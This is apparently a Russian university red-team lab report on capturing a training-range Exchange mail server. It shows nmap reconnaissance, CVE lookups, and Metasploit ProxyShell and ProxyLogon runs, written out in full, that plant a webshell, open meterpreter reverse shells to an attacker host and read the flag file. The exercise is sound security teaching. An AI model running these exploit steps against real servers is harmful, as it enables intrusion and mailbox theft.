

Лабораторная работа 4-А

Кибербезопасность предприятия

Ищенко Ирина Мишина Анастасия Дикач Анна Галацан Николай Амуничников Антон Барсегян Вардан Дудырев Глеб Дымченко Дмитрий

12 ноября 2025 г.

Российский университет дружбы народов, Москва, Россия

- НПИбд-01-22
- Российский университет дружбы народов

Получить доступ к флагу почтового сервера организации, расположенного на внешнем периметре.


Флаг можно получить различными способами. Предварительно необходимо произвести разведку инфраструктуры для обнаружения и дальнейшей эксплуатации уязвимостей.

1. Разведка на предмет поиска вектора атаки
2. Использование уязвимости ProxyShell
3. Эксплуатация уязвимости ProxyLogon

Разведка на предмет поиска вектора атаки

Сканирование хоста на открытые порты

Просканируем подсеть просканировать подсеть 195.239.174.0/24 на открытые порты.



```
10.140.2.102 — Подключение к удаленному рабочему столу

root@kali: ~
File Actions Edit View Help
root@kali: ~
nmap 195.239.174.0/24
Starting Nmap 7.93 ( https://nmap.org ) at 2025-11-06 14:07 MSK
Nmap scan report for 195.239.174.1
Host is up (0.0015s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT      STATE SERVICE
25/tcp    open  smtp
443/tcp   open  https
MAC Address: 02:00:00:5A:98:5E (Unknown)

Nmap scan report for 195.239.174.12
Host is up (0.000087s latency).
Not shown: 996 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
443/tcp   open  https
1688/tcp  open  nsjtp-data
8888/tcp  open  sun-answerbook
MAC Address: 02:00:00:5A:98:60 (Unknown)


Nmap scan report for 195.239.174.25
Host is up (0.0012s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT      STATE SERVICE
80/tcp    open  http
MAC Address: 02:00:00:5A:98:5E (Unknown)

Nmap scan report for 195.239.174.35
Host is up (0.00099s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT      STATE SERVICE
80/tcp    open  http
3306/tcp  open  mysql
MAC Address: 02:00:00:5A:98:5E (Unknown)

Nmap scan report for 195.239.174.11
Host is up (0.000060s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE
```


Проверка на наличие почтового сервера

На предыдущем шаге были найдены порты, которые указывают на наличие почтового сервера. В этом можно убедиться перейдя по адресу <https://195.239.174.1>




Определение версии Exchange Server

С помощью режима разработчика определяем версию Server Exchange.




Для дальнейшего планирования вектора атаки будем использовать <https://www.cvedetails.com>.





Список уязвимостей доступных к эксплуатации


С помощью специального фильтра получаем нужный список уязвимостей.


 CVEdetails.com
powered by SecurityScorecard


▼ Vulnerabilities


 By Date


 By Type

 Known Exploited


 Assigners


 CVSS Scores


 EPSS Scores

 Search


▼ Vulnerable Software


 Vendors


 Products


 Version Search


▼ Vulnerability Intel.


 Newsfeed


 Open Source Vulns


 Emerging CVEs

 Feeds


 Exploits

 Advisories







 Code Repositories


 Code Changelog










Microsoft » Exchange Server : Security Vulnerabilities, CVEs Published In 2021 CVSS score >= 9

Published in:  2021 January February March April May June July August September October November December

CVSS Scores Greater Than: 0 1 2 3 4 5 6 7 8 9 [In CISA KEV Catalog](#)

Sort Results By : [Publish Date](#)  [Update Date](#)  [CVE Number](#)  [CVE Number](#)  [CVSS Score](#)  [EPSS Score](#) 


 Copy

CVE-2021-26855	 Known exploited	 Public exploit	 Used for ransomware	Max CVSS	9.8
Microsoft Exchange Server Remote Code Execution Vulnerability				EPSS Score	94.35%
Source: Microsoft Corporation				Published	2021-03-03
				Updated	2025-10-30
				CISA KEV Added	2021-11-03
CVE-2021-34473	 Known exploited	 Public exploit	 Used for ransomware	Max CVSS	10.0
Microsoft Exchange Server Remote Code Execution Vulnerability				EPSS Score	94.21%
Source: Microsoft Corporation				Published	2021-07-14
				Updated	2025-10-29
				CISA KEV Added	2021-11-03
CVE-2021-34523	 Known exploited	 Public exploit	 Used for ransomware	Max CVSS	9.8
Microsoft Exchange Server Elevation of Privilege Vulnerability				EPSS Score	94.06%
Source: Microsoft Corporation				Published	2021-07-14
				Updated	2025-10-30
				CISA KEV Added	2021-11-03

При просмотре детальной информации об уязвимостях можно убедиться, что первая дата раскрытия информации больше даты выпуска сборки атакуемого почтового сервера, значит эти уязвимости можно использовать.

Детальная информация CVE-2021-34473

Metasploit modules for CVE-2021-34473

 **Microsoft Exchange ProxyShell RCE**

exploit/windows/http/exchange_proxyshell_rce

This module exploits a vulnerability on Microsoft Exchange Server that allows an attacker to bypass the authentication (CVE-2021-31207), impersonate an arbitrary user (CVE-2021-34523) and write an arbitrary file (CVE-2021-34473) to achieve the RCE (Remote Cod

[More information](#)

Disclosure Date: 2021-04-06

First seen: 2022-12-23

CVSS scores for CVE-2021-34473

Base Score	Base Severity	CVSS Vector	Exploitability Score	Impact Score	Score Source	First Seen
10.0	HIGH	AV:N/AC:L/Au:N/C:C/I:C/A:C	10.0	10.0	NIST	
9.8	CRITICAL	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H	3.9	5.9	NIST	
9.1	CRITICAL	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N	3.9	5.2	Microsoft Corporation	

Рис. 6: Детальная информация уязвимости CVE-2021-34473

Детальная информация CVE-2021-26855

Metasploit modules for CVE-2021-26855

Microsoft Exchange ProxyLogon RCE

Disclosure Date: 2021-03-02

First seen: 2021-03-23

exploit/windows/http/exchange_proxylogon_rce

This module exploit a vulnerability on Microsoft Exchange Server that allows an attacker bypassing the authentication, impersonating as the admin (CVE-2021-26855) and write arbitrary file (CVE-2021-27065) to get the RCE (Remote Code Execution). By

[More information](#)

Microsoft Exchange ProxyLogon Scanner

Disclosure Date: 2021-03-02

First seen: 2021-03-23

auxiliary/scanner/http/exchange_proxylogon

This module scan for a vulnerability on Microsoft Exchange Server that allows an attacker bypassing the authentication and impersonating as the admin (CVE-2021-26855). By chaining this bug with another post-auth arbitrary-file-write vulnerability t

[More information](#)

Microsoft Exchange ProxyLogon Collector

Disclosure Date: 2021-03-02

First seen: 2021-03-23

auxiliary/gather/exchange_proxylogon_collector

This module exploit a vulnerability on Microsoft Exchange Server that allows an attacker bypassing the authentication and impersonating as the admin (CVE-2021-26855). By taking advantage of this vulnerability, it is possible to dump all mailboxes (

[More information](#)

CVSS scores for CVE-2021-26855

Base Score	Base Severity	CVSS Vector	Exploitability Score	Impact Score	Score Source
7.5	HIGH	AV:N/AC:L/Au:N/C:P/I:P/A:P	10.0	6.4	NIST

Jump to

[CVE Summary](#)

[Affected Products](#)

[CISA KEY](#)

[EPSS Score](#)

[Metasploit Module:](#)

Сканирование с помощью Metasploit

Для поиска возможных векторов атаки будем использовать модуль Metasploit

```
File Actions Edit View Help
Shell No. 1

msf6
Metasploit Documentation: https://docs.metasploit.com/

msf6 > search Exchange

Matching Modules

# Name Check Description Disclosure
- - - - -
0 auxiliary/dos/cisco/cisco_7937g_dos 2020-06-
02 normal No Cisco 7937G Denial-of-Service Attack
1 auxiliary/scanner/ike/cisco_ike_benigncertain 2016-09-
29 normal No Cisco IKE Information Disclosure
2 exploit/windows/http/exchange_ecp_viewstate 2020-02-
11 excellent Yes Exchange Control Panel ViewState Deserialization
3 auxiliary/scanner/msmail/exchange_enum 2018-11-
06 normal No Exchange email enumeration
4 exploit/windows/ssh/ftppd_key_exchange 2006-05-
12 average No FreeFTPD 1.0.10 Key Exchange Algorithm String Buff
er Overflow
5 exploit/windows/ssh/ftpsd_key_exchange 2006-05-
12 average No FreeSSHd 1.0.9 Key Exchange Algorithm String Buffe
r Overflow
6 exploit/multi/http/gitlab_github_import_rce_cve_2022_2992 2022-10-
06 excellent Yes GitLab GitHub Repo Import Deserialization RCE
7 exploit/windows/sntp/ms03_046_exchange2000_xexch50 2003-10-
15 good Yes MS03-046 Exchange 2000 XEXCH50 Heap Overflow
8 auxiliary/dos/windows/sntp/ms06_019_exchange 2004-11-
12 normal No MS06-019 Exchange MODPROP Heap Overflow
9 exploit/windows/http/ManageEngine_adshacluster_rce 2018-06-
28 excellent Yes ManageEngine Exchange Reporter Plus Unauthenticate
d RCE
10 auxiliary/scanner/http/exchange_web_server_pushsubscription 2019-01-
21 normal No Microsoft Exchange Privilege Escalation Exploit
11 auxiliary/gather/exchange_proxylogon_collector 2021-03-
02 normal No Microsoft Exchange ProxyLogon Collector
12 exploit/windows/http/exchange_proxylogon_rce 2021-03-
02 excellent Yes Microsoft Exchange ProxyLogon RCE
13 auxiliary/scanner/http/exchange_proxylogon 2021-03-
02 normal No Microsoft Exchange ProxyLogon Scanner
14 exploit/windows/http/exchange_proxyshell_rce 2022-09-
28 excellent Yes Microsoft Exchange ProxyNotShell RCE
15 exploit/windows/http/exchange_proxyshell_rce 2021-04-
06 excellent Yes Microsoft Exchange ProxyShell RCE
16 exploit/windows/http/exchange_chainedserializationbinder_rce 2021-12-
09 excellent Yes Microsoft Exchange Server ChainedSerializationBind
```


Использование уязвимости ProxyShell

Запуск эксплуатации ProxyShell

```
msf6 > use windows/http/exchange_proxyshell.rce
[-] No results from search
[-] Failed to load module: windows/http/exchange_proxyshell.rce
msf6 > use windows/http/exchange_proxyshell_rce
[*] Using configured payload windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/http/exchange_proxyshell_rce) > set lhost 195.239.174.11
lhost => 195.239.174.11
msf6 exploit(windows/http/exchange_proxyshell_rce) > set rhosts 195.239.174.1
rhosts => 195.239.174.1
msf6 exploit(windows/http/exchange_proxyshell_rce) > run

[*] Started reverse TCP handler on 195.239.174.11:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target is vulnerable.
[*] Attempt to exploit for CVE-2021-34473
[*] Retrieving backend FQDN over RPC request
[*] Internal server name: mail.ampire.corp
[*] Enumerating valid email addresses and searching for one that either has the 'Mailbox Import Export' role or can self-assign it
[*] Enumerated 7 email addresses
[*] Saved mailbox and email address data to: /home/reduser4/.msf4/loot/20251106140611_default_195.239.174.1_ad.exchange.mail_711933.txt
[+] Successfully assigned the 'Mailbox Import Export' role
[+] Proceeding with SID: S-1-5-21-2023689043-296390216-3142847124-500 (Administrator@ampire.corp)
[*] Saving a draft email with subject 'h2hq0df7' containing the attachment with the embedded webshell
[*] Writing to: C:\Program Files\Microsoft\Exchange Server\V15\FrontEnd\HttpProxy\owa\auth\Wr3AAG1eKl7l.aspx
[*] Waiting for the export request to complete...
[+] The mailbox export request has completed
[*] Triggering the payload
[*] Sending stage (200774 bytes) to 195.239.174.1
[+] Deleted C:\Program Files\Microsoft\Exchange Server\V15\FrontEnd\HttpProxy\owa\auth\Wr3AAG1eKl7l.aspx
[*] Meterpreter session 1 opened (195.239.174.11:4444 → 195.239.174.1:14800) at 2025-11-06 14:06:38 +0300
[*] Removing the mailbox export request
[*] Removing the draft email

meterpreter > |
```

```
meterpreter > cat C:/windows/system32/flag_for_red_team.txt  
65120  
meterpreter > █
```


The image shows a terminal window with a dark background. The prompt is meterpreter. The user enters the command `cat C:/windows/system32/flag_for_red_team.txt`. The output is `65120`. The prompt returns to meterpreter followed by a white cursor block.

Рис. 10: Получение флага

Эксплуатация уязвимости ProxyLogon

Получение соединения с удаленным узлом

С использованием почты manager1@ampire.corp можно применить данный модуль для получения соединения с удаленным узлом



```
Shell No. 1
File Actions Edit View Help

2022-01-28      good      Yes      vmwgfx Driver File Descript
or Handling Priv Esc
2312  exploit/multi/misc/w3tw0rk_exec
2015-06-04      excellent  Yes      w3tw0rk / Pitbul IRC Bot  R
emote Code Execution
2313  exploit/windows/fileformat/xradio_xrl_sehbof
2011-02-08      normal    No       xRadio 0.95b Buffer Overflo
w
2314  exploit/unix/http/xdebug_unauth_exec
2017-09-17      excellent  Yes      xdebug Unauthenticated OS C
ommand Execution

Interact with a module by name or index. For example info 2314, use 2314 or u
se exploit/unix/http/xdebug_unauth_exec

msf6 > use exploit/windows/http/exchange_proxylogon_rce
[*] Using configured payload windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/http/exchange_proxylogon_rce) > set lhost 195.239.174.11

lhost => 195.239.174.11
msf6 exploit(windows/http/exchange_proxylogon_rce) > set rhost 195.239.174.1
rhost => 195.239.174.1
```

Запуск эксплуатации ProxyLogon


Следующим шагом необходимо запустить эксплуатацию ProxyLogon.

```
Shell No. 1
File Actions Edit View Help
EMAIL ⇒ manager1@ampire.corp
msf6 exploit(windows/http/exchange_proxylogon_rce) > run

[*] Started reverse TCP handler on 195.239.174.11:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[*] Using auxiliary/scanner/http/exchange_proxylogon as check
[+] https://195.239.174.1:443 - The target is vulnerable to CVE-2021-26855.
[*] Scanned 1 of 1 hosts (100% complete)
[+] The target is vulnerable.
[*] https://195.239.174.1:443 - Attempt to exploit for CVE-2021-26855
[*] https://195.239.174.1:443 - Retrieving backend FQDN over RPC request
[*] Internal server name (mail.ampire.corp)
[*] https://195.239.174.1:443 - Sending autodiscover request
[*] Server: 813cd796-ec2a-4f85-b8a0-5262b2785991@ampire.corp
[*] LegacyDN: /o=AMpire/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=d0ef0ec70f7346ccabf88f5bf527aca2-manager1
[*] https://195.239.174.1:443 - Sending mapi request
[*] SID: S-1-5-21-2023689043-296390216-3142847124-1146 (manager1@ampire.corp)
[*] https://195.239.174.1:443 - Sending ProxyLogon request
[*] Try to get a good msExchCanary (by patching user SID method)
[*] ASP.NET_SessionId: bace6396-0b4a-4085-8779-6ef84eb7beec
[*] msExchEcpCanary: EMNubaABTUqZAVgpz0Z1NZ1Qor6eHt4IWXYZIEF-la-FnOoITLSfq6o aBPfusY9Kq10Jpu35B4.
[*] OAB id: 2df08658-26c1-43c7-8402-db9da85b73f9 (OAB (Default Web Site))
[*] https://195.239.174.1:443 - Attempt to exploit for CVE-2021-27065
[*] Preparing the payload on the remote target
[*] Writing the payload on the remote target
[!] Waiting for the payload to be available
[+] Yeeting windows/x64/meterpreter/reverse_tcp payload at 195.239.174.1:443
[*] Sending stage (200774 bytes) to 195.239.174.1
[+] Deleted C:\Program Files\Microsoft\Exchange Server\V15\FrontEnd\HttpProxy
```

Получения флага

После получения сессии с почтовым сервером можно найти флаг по пути в файле
flag_for_red_team.txt



```
File  Actions  Edit  View  Help
100666/rw-rw-rw- 51200  fil   2019-06-04 23:18:35 +0300  rscaext.dll
100666/rw-rw-rw- 47      fil   2020-12-30 11:45:19 +0300  runas
100666/rw-rw-rw- 44032  fil   2019-06-04 23:19:58 +0300  static.dll
100666/rw-rw-rw- 18944  fil   2019-06-04 23:18:29 +0300  svceext.dll
100666/rw-rw-rw- 193024 fil   2019-06-04 23:18:35 +0300  uihelper.dll
100666/rw-rw-rw- 23552  fil   2019-06-04 23:19:58 +0300  urlauthz.dll
100666/rw-rw-rw- 19968  fil   2019-06-04 23:18:31 +0300  validcfg.dll
100666/rw-rw-rw- 145480 fil   2019-06-04 23:20:00 +0300  w3core.mof
100666/rw-rw-rw- 15872  fil   2019-06-04 23:18:35 +0300  w3ctrlps.dll
100666/rw-rw-rw- 30208  fil   2019-06-04 23:18:24 +0300  w3ctrs.dll
100666/rw-rw-rw- 110592 fil   2019-06-04 23:18:32 +0300  w3dt.dll
100666/rw-rw-rw- 2560   fil   2019-06-04 23:20:00 +0300  w3isapi.mof
100666/rw-rw-rw- 83456  fil   2019-06-04 23:18:31 +0300  w3logsvc.dll
100666/rw-rw-rw- 29696  fil   2019-06-04 23:18:36 +0300  w3tp.dll
100777/rwxrwxrwx 24576  fil   2019-06-04 23:18:28 +0300  w3wp.exe
100666/rw-rw-rw- 72192  fil   2019-06-04 23:18:36 +0300  w3wpghost.dll
100666/rw-rw-rw- 39936  fil   2019-06-04 23:18:28 +0300  wamreg.dll
100666/rw-rw-rw- 27648  fil   2019-06-04 23:18:36 +0300  wbhst_pm.dll
100666/rw-rw-rw- 31744  fil   2019-06-04 23:18:36 +0300  wbhstipm.dll
100666/rw-rw-rw- 165    fil   2016-07-16 16:19:21 +0300  wmsvc.exe.config

meterpreter > cat flag_for_red_team.txt
[-] stdapi_fs_stat: Operation failed: The system cannot find the file specified.
meterpreter > pwd
c:\windows\system32\inetsrv
meterpreter > cd -
[-] stdapi_fs_chdir: Operation failed: The system cannot find the file specified.
meterpreter > cd c:\windows\system32
```



Захват почтового сервера

Захват почтового сервера

Выполнено

Необходимо получить доступ к флагу,
расположенному в
C:\Windows\system32\flag_for_red_team.txt

Целевая сеть: 195.239.174.0/24
Ограничение: Не атаковать адрес 195.239.174.12

Флаг успешно введен

Создать отчёт

< Лабораторная 4-А (суббота) 08_11

Группа: НПИбд-01-22 (В) - суббота

Общая информация Задания Материалы Отчеты



RedTeam

Запущена в: 16:08

Тренировка запущена. Прогресс атаки 100%...

00:00:00

Сценарий: Захват почтового сервера

Ресурсы

Название ↕	IP Адрес ↕	Логин ↕	Пароль
Удалённое рабочее место	10.140.2.102	reduser2	*****

Задания

Статус ↕	Название ↕	Участники ↕	Выполнил ↕
Выполнено	Захват почтового сервера	Выбрано: 3	Ищенко Ирина @120226520vafu...